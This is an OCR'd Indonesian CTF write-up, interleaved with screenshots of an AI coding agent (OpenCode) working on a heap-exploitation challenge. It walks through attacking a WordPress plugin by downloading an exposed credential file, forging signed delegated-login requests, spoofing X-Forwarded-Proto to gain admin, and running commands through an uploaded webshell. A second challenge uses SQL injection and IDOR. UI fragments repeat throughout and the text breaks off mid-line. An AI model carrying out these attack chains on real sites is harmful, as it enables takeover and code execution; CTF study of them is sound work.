$ curl -kSs -i --max-time 20 https://chall.ctf.tccpens.id:30976/ | head -120
Getting started
OpenCode includes free models so you can start immediately.
Connect from 75+ providers to use other models, including Claude, GPT, Gemini etc
Connect provider /connect
Build · Big Pickle OpenCode
ctrl+p commands



Session Actions Edit View Help
Solve challenge archive_vault di fold...
Screenshot taken
Solve challenge archive_vault di folder soal
Context
84,878 tokens
42% used
MCP
· burp Error
Getting started
OpenCode includes free models so you can start immediately.
Connect from 75+ providers to use other models, including Claude, GPT, Gemini etc
Connect provider /connect
Build · Big Pickle OpenCode
84.9K (42%) ctrl+p commands


Session Actions Edit View Help
Solve challenge archive_vault di fold...
Screenshot taken
Solve challenge archive_vault di folder soal
Context
84,878 tokens
42% used
MCP
· burp
Getting started
OpenCode includes free models so you can start immediately.
Connect from 75+ providers to use other models, including Claude, GPT, Gemini etc
Connect provider /connect
Build · Big Pickle OpenCode
84.9K (42%) ctrl+p commands


Session Actions Edit View Help
Relevant Files
- /home/deadbeef/Documents/ionicpenspenyisihan/soal/archive_vault.tar.xz: original challenge archive.
- /tmp/opencode/archive_vault/archive_vault: challenge binary (stripped PIE, full RELRO, NX).
- /tmp/opencode/archive_vault/libc.so.6: supplied libc 2.39; needed for system and /bin/sh offsets.
- /tmp/opencode/archive_vault/ld-linux-x86-64.so.2: supplied loader.
- /tmp/opencode/archive_vault/dis.txt: full Intel-syntax disassembly with addresses and reconstructed logic.
Important Context
- Commands: CREATE <slot> <name_len> <blob_size> <data_len> then name+data; VIEW <slot>; EDIT <slot> <len> then data; RENAME <slot> <name_len> then nametag; ARCHIVE <slot>; RESTORE <cold_id> <slot>; HELP; QUIT.
- Limits: slot/cold id ≤ 0x17; name_len ≤ 0x18; blob_size in 1…0x408; data_len 0…blob_size; max 24 hot and 24 cold entries.
- CREATE memsets the content buffer to zero over blob_size, then reads data_len bytes into it; content length stored is blob_size.
- VIEW uses fwrite(node+0x20, 1, name_len, stdout), then calls [node]/node→buf, node→len) where the default fn is fwrite.
- RESTORE checks that the restored content pointer does not lie inside any hot node (node…node+0x38), but does not reallocate freed content.
- tcache double free in glibc 2.39 is bypassed by EDIT overwriting the chunk key at offset 8 to a value ≠ tcache pointer.
- Safe-linking: leaked self-referential fd after double free equals (X>>12) ^ X; with the earlier X>>12 leak, exact X is recoverable.
- Content chunks of chunk size 0x48 are intentionally prevented, but tcache poisoning can target node addresses regardless of size class.
- The provided /home/deadbeef/flag.txt is for a different (misc) challenge, not this pwn challenge.
Thought · 3.0s
$ cd /tmp/opencode/web && curl -kLsS --max-time 60 -o vulnity.zip https://downloads.wordpress.org/plugin/vulnity.1.4.3.zip; ls -l vulnity.zip; file vulnity.zip; unzip -l vulnity.zip | head -80
Background
Tool execution interrupted
Explored: 1 search
Build · Big Pickle · 3m 42s · 39.8 tok/s · interrupted
lanjut
Thought · 885ms
$ cd /tmp/opencode/web && curl -kLsS --max-time 60 -o vulnity.zip https://downloads.wordpress.org/plugin/vulnity.1.4.3.zip; ls -l vulnity.zip; file vulnity.zip; unzip -l vulnity.zip | head -100
(60 earlier lines)
9672 2026-09-28 19:29 vulnity/views/admin-server-config.php
20149 2026-09-28 19:29 vulnity/views/admin-setup.php
9645 2026-09-28 19:29 vulnity/views/admin-storage-status.php
118430 2026-09-28 19:29 vulnity/vulnity.php
Jump to latest
Build · Big Pickle OpenCode
84.9K (42%) ctrl+p commands
Solve challenge archive_vault di folder soal
Context
84,878 tokens
42% used
MCP
· burp
Error
Getting started
OpenCode includes free models so you can start immediately.
Connect from 75+ providers to use other models, including Claude, GPT, Gemini etc
Connect provider /connect


Session Actions Edit View Help
Screenshot taken
View image
lanjut
Thought · 885ms
$ cd /tmp/opencode/web && curl -kLsS --max-time 60 -o vulnity.zip https://downloads.wordpress.org/plugin/vulnity.1.4.3.zip; ls -l vulnity.zip; file vulnity.zip; unzip -l vulnity.zip | head -100
(60 earlier lines)
9672 2026-09-28 19:29 vulnity/views/admin-server-config.php
20149 2026-09-28 19:29 vulnity/views/admin-setup.php
9645 2026-09-28 19:29 vulnity/views/admin-storage-status.php
118430 2026-09-28 19:29 vulnity/vulnity.php
1733607 56 files
Thought · 828ms
$ cd /tmp/opencode/web && rm -rf vulnity && unzip -q vulnity.zip && ls vulnity && grep -n "credential\|pair\|secret\|config\|nginx\|Nginx\|uploads\|\.conf\|delegated" vulnity/includes/class-delegated-login.php | head -120
(55 earlier lines)
684: if (empty($config['signing_secret']) || empty($config['token']) || empty($config['site_id'])) {
738: if ($this->deliver_callback($config, $entry)) {
754: vulnity_log('[Vulnity] delegated-login callback descartado tras ' . $entry['attempts'] . ' reintentos (correlation_id ' . $corr . ')');
747: * el TLS se termina en un proxy (Cloudflare, ALB/ELB, nginx) y WordPress no
748: * tiene el shim de X-Forwarded-Proto en wp-config.
992: vulnity_log('[Vulnity] delegated-login rate limit: cap de buckets activos superado (' . $count . '); expulsados los ' . count($ids) . ' más antiguos (drop-oldest)');
Thought · 577ms
$ cd /tmp/opencode/web/vulnity && grep -RniE "pairing|credential|\.json|guard|nginx|location|deny|secret|api_key|sites" --include='*.php' --include='*.conf' --include='*.md' . | head -200
(194 earlier lines)
./includes/class-core.php:1089: return array('success' => false, 'message' => 'Pairing failed: ' . $error_message);
./includes/class-core.php:1406: $error_message = $this->translate_pairing_error($error_code);
./includes/class-core.php:1995: return array('success' => false, 'message' => 'Pairing failed: ' . $error_message);
./includes/class-core.php:1745: return array('success' => false, 'message' => $this->translate_pairing_error($error_code));
./includes/class-core.php:1749: * Shared success-persistence for the manual and assisted pairing flows:
./includes/class-core.php:1750: * validates the credentials in the server response, stores vulnity_config
Thought · 1.1s
Jump to latest
Build · Big Pickle OpenCode
84.9K (42%) ctrl+p commands
Solve challenge archive_vault di folder soal
Context
84,878 tokens
42% used
MCP
· burp
Error
Getting started
OpenCode includes free models so you can start immediately.
Connect from 75+ providers to use other models, including Claude, GPT, Gemini etc
Connect provider /connect






challenge ini mempunyai kerentanan CVE-2026-7509 pairing credential file disimpan di

wp-content/uploads/vulnity-data/.vulnity-pairing.lock yang mengakibatkan site_id sama token bisa di download tanpa login

tahap pertama saya melakukan enumerasi


curl -k https://chall.ctf.tccpens.id:30926/wp-json/wp/v2/users



terlihat ada nama menarik “m.wibowo” dan setelah itu mengecek namespace REST

dan disini bagian menariknya

curl -k https://chall.ctf.tccpens.id:30926/wp-json/ | jq '.namespaces'



ada vulnity? dan juga setelah dikasih tau ai kita menemukan rute atau path yang menarik

yaitu
/vulnity/v1/delegated-admins GET

/vulnity/v1/delegated-login POST

/vulnity/v1/sso GET

/vulnity/v1/request-rules POST

/vulnity/v1/on-demand-sync POST

nah disini ai saya memberikan refrensi terkait Vulnity yaitu CVE-2026-75903

nah disini kita bisa ngelihat isi dari pairingnya


┌──(deadbeef㉿kali)-[~/Downloads]

└─$ curl -k https://chall.ctf.tccpens.id:30926/wp-content/uploads/vulnity-data/.vulnity-pairing.lock

{"site_id":"nimbus-6c773918","token":"ec400df8189c812c2779f3e4fceeaf5ae1004bbb36b226b5","signing_secret":"c6df2c3ee8875fbafbf1adff9b52119f8513177112ce2db7032ed4ece96b9aa7","paired_at":"2026-10-22 16:19:40","site_url":"https://nimbus-logistics.local"}

┌──(deadbeef㉿kali)-[~/Downloads]

└─$



nah disini ada site id dan signing secret & token

nah setelah di GET ET /wp-json/vulnity/v1/delegated-admin

{

"success": true,

"admins": [

{

"id": 1,

"login": "m.wibowo",

"display_name": "m.wibowo",

"email_masked": "a*@nimbus.local"**

}

]

}

lalu setelah itu saya daftarkan token delegated login di endpoint /delegated-login/

json

{

"token_hash": "<sha256(vt)>",

"ttl": 120,

"target_wp_user_id": 1,

"correlation_id": "pentest1",

"panel_user_email": "a@nimbus.local"

}

penjelasan dari ai

- vt adalah token acak yang nanti dipakai di /sso?vt=...

- token_hash = SHA256(vt)`

- ttl maksimal 120 detik

Request:

http

POST /wp-json/vulnity/v1/delegated-login

Content-Type: application/json

x-site-id: ...

x-vulnity-token: ...

x-vulnity-timestamp: ...

x-vulnity-nonce: ...

x-signature-v2: ...

Response:

json

{"success": true}

dengan HTTP 201.

setelah itu mencoba untuk login sebagai admin menggunakan via SSO

GET /wp-json/vulnity/v1/sso?vt=<vt>

dengan header

X-Forwaded-Proto: https

alasan ai

request masuk melalui Nginx sebagai reverse proxy. Plugin menganggap alamat private/reserved sebagai trusted proxy, sehingga `X-Forwarded-Proto: https` diterima dan gate HTTPS lolos.

setelah itu response pasti 302 karena berhasil login sebagai adminnya dan setelah itu

upload plugin di webshell setelah itu parameter belakang pada website /wp-content/plugins/pwnx/pwnx.php?c=cat+/flag.txt


menghasilkan flag{82b59ed2-26a2-4aba-a3cf-00e268f841ac}

FLAG : flag{82b59ed2-26a2-4aba-a3cf-00e268f841ac}}


ChronoCorp

link ai : https://claude.ai/share/ff86b582-f744-4933-9433-3b4da83f10e6

challenge ini di pandu pengerjaannya sama ai jadi challenge web exploitation ini punya campuran sedikit forensics jadi pengerjaannya terbilang lumayan juga dan ga




jadi pertama saya recon dulu di tampilan depan pada website dan menyelami source code pada halaman halaman website dan menuju ke redirect halaman foto reze imup dan saya mencoba untuk menganalisa foto nya dengan menggunakan EXIF dan menemukan ini



menemukan sebuah hostname staging yang bocor staging-chronocorp.ctf dan username dewi.anggarini


saya mencoba redirect host ke staging-chronocorp.ctf



dan output menampilkan 200 OK

memunculkan sebuah form login POST yang mengarah ke /staging/login dengan filed username dan pw

saya mencoba menggunakan metode SQL injection untuk mencoba masuk dengan menggunakan kerentanan SQLI dan berhasil



setelah berhasil logon saya menemukan kerentanan IDOR pada staging document yang dimana menampilkan 1 dokumen id=5 milik dewi.anggarini

┌──(deadbeef㉿kali)-[~]

**└─$ curl -sS -b cookies.txt http://chall.ctf.tccpens.id:30091/staging/api/documents/6 **

-H "Host: staging-chronocorp.ctf"

**<curl -sS -b cookies.txt http://chall.ctf.tccpens.id:30427/staging/api/documents/6 **

-H "Host: staging-chronocorp.ctf"

{"attachment":"incident_report_2026.pcap","body":"Pada 03 Oktober 2026 tim infra menyimpan packet capture investigasi. Lihat lampiran laporan.","id":6,"title":"Incident Report - Staging Breach Attempt"}

┌──(dead

